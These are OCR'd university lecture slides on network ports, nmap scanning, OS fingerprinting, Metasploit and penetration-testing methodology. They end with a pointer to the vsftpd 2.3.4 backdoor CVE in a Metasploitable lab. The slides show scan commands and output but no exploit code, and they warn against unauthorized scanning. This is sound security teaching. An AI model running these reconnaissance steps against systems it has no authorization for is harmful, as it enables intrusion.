
Network scanning, Anonymization Networks

CS 1660: Introduction to Computer Systems Security

Ports, Scanning, and Firewalls

What is possible to learn from a network?



The Transport Layer (RECAP)

Network layer: moving data between hosts

Transport layer: Abstraction for getting data data to different *applications* on a host

- The Transport layer uses port numbers
- Ports define a communication *endpoint*, usually a process/service on a host
- port < 1024: “Well known port numbers”
- port >= 20000: “ephemeral ports”, for general app. use


Two key protocols: TCP, UDP

Some common ports (recap)

Port	Service
20, 21	File Transfer Protocol (FTP)
22	Secure Shell (SSH)
23	Telnet (pre-SSH remote login)
25	SMTP (Email)
53	Domain Name System (DNS)
80	HTTP (Web traffic)
443	HTTPS (Secure HTTP over TLS)

port < 1024: “Well known port numbers”

Why do we care?



```
deemer@vesta ~/Development % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp6       0      0  *.22                   *.*                    LISTEN
                                    . . .
```

If a listening port is open, you can send data to an application

=> Defines attack surface on network!


Implications for:

- How to find vulnerable hosts/services
- How we protect them

Port scanning

What can we learn if we just start connecting to well-known ports?

- Applications have common port numbers
- Network protocols use well-defined patterns



```
deemer@vesta ~/Development % nc <IP addr> 22
SSH-2.0-OpenSSH_9.1
```

Port scanners: try to connect to lots of ports, determine available services, find vulnerable services...

nmap

nmap: Widely-used network scanning tool


- Scan ranges of IPs, look for specific open ports
- Scan many ports on specific hosts, learn about available services
- Lots of extensions/scripts…

```
$ nmap -sV -A 172.17.48.44
Nmap scan report for 172.17.48.25
Host is up (0.00065s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 6.2 (protocol 2.0)
88/tcp   open  kerberos-sec Heimdal Kerberos (server time: 2023-04-25 15:04:20Z)
5900/tcp open  vnc          Apple remote desktop vnc
Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x
```

OS/Service discovery

Different OSes use different defaults in packet headers

=> Can use for detection!




	linux 2.4	linux 2.6	openbsd	MACOS X	windows
ttl	64	64	64	64	128
packet length	60	60	64	64	48
initial windows	5840	5840	16384	9000	16384
mss	512	512	1460	1460	1460
ip id	0	random	random	random	increment
enabled tcp opt	MNNTNW	MNNTNW	M	M	MNW
timestamp inc.	100hz	1000hz	unsupported	unsupported	100Hz
sack	OK	OK	OK	OK	OK
SYN attempts	5	5	4	3	3

Enumeration with Nmap (Network Mapper)

Port Division
- open, closed, filtered, unfiltered, open|filtered and closed|filtered

Scanning techniques

-sS (TCP SYN scan)
-sT (TCP connect() scan)
-sU (UDP scans)
-sA (TCP ACK scan)
-sW (TCP Window scan)
-sM (TCP Maimon scan)
--scanflags (Custom TCP scan)
-sI <zombie host[:probeport]> (Idlescan)
-sO (IP protocol scan)
-sN; -sF; -sX (TCP Null, FIN, and Xmas scans)
-b <ftp relay host> (FTP bounce scan)



```
notwist@notwist:~$ nmap localhost

Starting Nmap 4.20 ( http://insecure.org ) at 2007-04-02 15:5
Interesting ports on localhost (127.0.0.1):
Not shown: 1691 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
631/tcp  open  ipp
3306/tcp open  mysql

Nmap finished: 1 IP address (1 host up) scanned in 0.213 seconds
notwist@notwist:~$
```

Large-scale port scanning

Can reveal lots of open/insecure systems!

Examples:

- shodan.io
- Open webcam viewers...
- …

Disclaimer

- Network scanning is often very easy to detect
- Unless you are the owner of the network, it’s seen as malicious activity
- If you scan the whole Internet, the whole Internet will get mad at you (unless done very politely)
- Do NOT try this on the Brown network. We warned you.


After scanning: what else can you do?

After scanning: what else can you do?

Starting point for more attacks

- Scans may indicate unprotected services
- Fingerprinting info may show services vulnerable to known exploits

=> Automated tools to do this at scale (eg. Metasploit)



□	IP Address	Name	OS Name	Version	Purpose	Services	Vulns	Notes	Updated	Status
□	10.1.95.80		Unknown		device		1		2 minutes ago	Looted
□	10.1.95.113	vmware-bavm	Linux vmware-bavm 2.6.12-9-686 #1 Mon Oct 10 13:25:32 BST 2005 i686		device		1	1	3 minutes ago	Shelled
□	10.1.95.253		Konica Printer		printer	1			5 minutes ago	Scanned

Showing 1 to 3 of 3 entries

Metasploit Community 4.1.0 - Update 20111012000000

© 2010-2011 Rapid7 LLC, Boston, MA

What Is Penetration Testing (PT)?

- Testing the security of systems and architectures from the point of view of an attacker (hacker, cracker …)
- A “simulated attack” with the goal of finding as many vulnerabilities as possible within a fixed time
- A **red team** is often more targeted to verify a specific threat
- Both try to verify the exploitability of attacks
  - Pirates vs Ninjas

Authorization Letter

- Detailed agreements/scope
  - Anything off limits?
  - Hours of testing?
  - Social Engineering allowed?
  - War Dialing?
  - War Driving?
  - Denials of Service?
  - Define the end point
- Consult a lawyer before starting the test

Closed Box vs. Open Box

- It treats the system as a closed/opaque box, so it doesn't explicitly use knowledge of the internal structure.

- It allows one to peek inside the "box", and it focuses specifically on using internal knowledge of the software to guide the selection of test data

Practical Techniques – Penetration Testing

1) Gather Information
2) Scan IP addresses
3) Fingerprinting
4) Identify vulnerable services
5) Exploit vulnerability (with care!)
6) Fix problems ?

Pen Testing tools

- Often open source and a with a limited free version
- A good starting point is using a Linux Distro
- The most used distribution is **Kali Linux**
  - an open-source, Debian-based Linux distribution:

    Penetration Testing, Security Research,

    Computer Forensics and Reverse Engineering.
- https://tools.kali.org/tools-listing
- **When Things Get Tough…**

KALI
BY OFFENSIVE SECURITY

Target machines

- You can find in the competitions like Capture The Flags
- In this tutorial we use Metasploitable 2 released by Rapid7
  - Rapid 7 manages Metasploit Framework
- Usually the target machines are in a Virtual environment

```
       =[ metasploit v5.0.29-dev                          ]
+ -- --=[ 1897 exploits - 1068 auxiliary - 329 post       ]
+ -- --=[ 547 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > 
```

Virtual machine

- Different virtualization tools
- In this tutorial we use Virtual Box
  - free and open-source hosted hypervisor for x86 cpu
  - developed by Oracle Corporation

Identify active hosts and services in the network

- **ping sweep** useful to identify targets and to verify also rogue hosts
- Ex:
  - nmap -v -sP 10.0.2.0/28

    -sP Ping scan.
- **port scanning** useful to identify active ports (services or daemons) that are running on the targets
- Ex:
  - nmap -v -sT 10.0.2.*x*

    -sT normal scan

    -sS stealth scan –sV services

Exploiting VSFTPD v2.3.4

- Official information:
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
  - https://nvd.nist.gov/vuln/detail/CVE-2011-2523
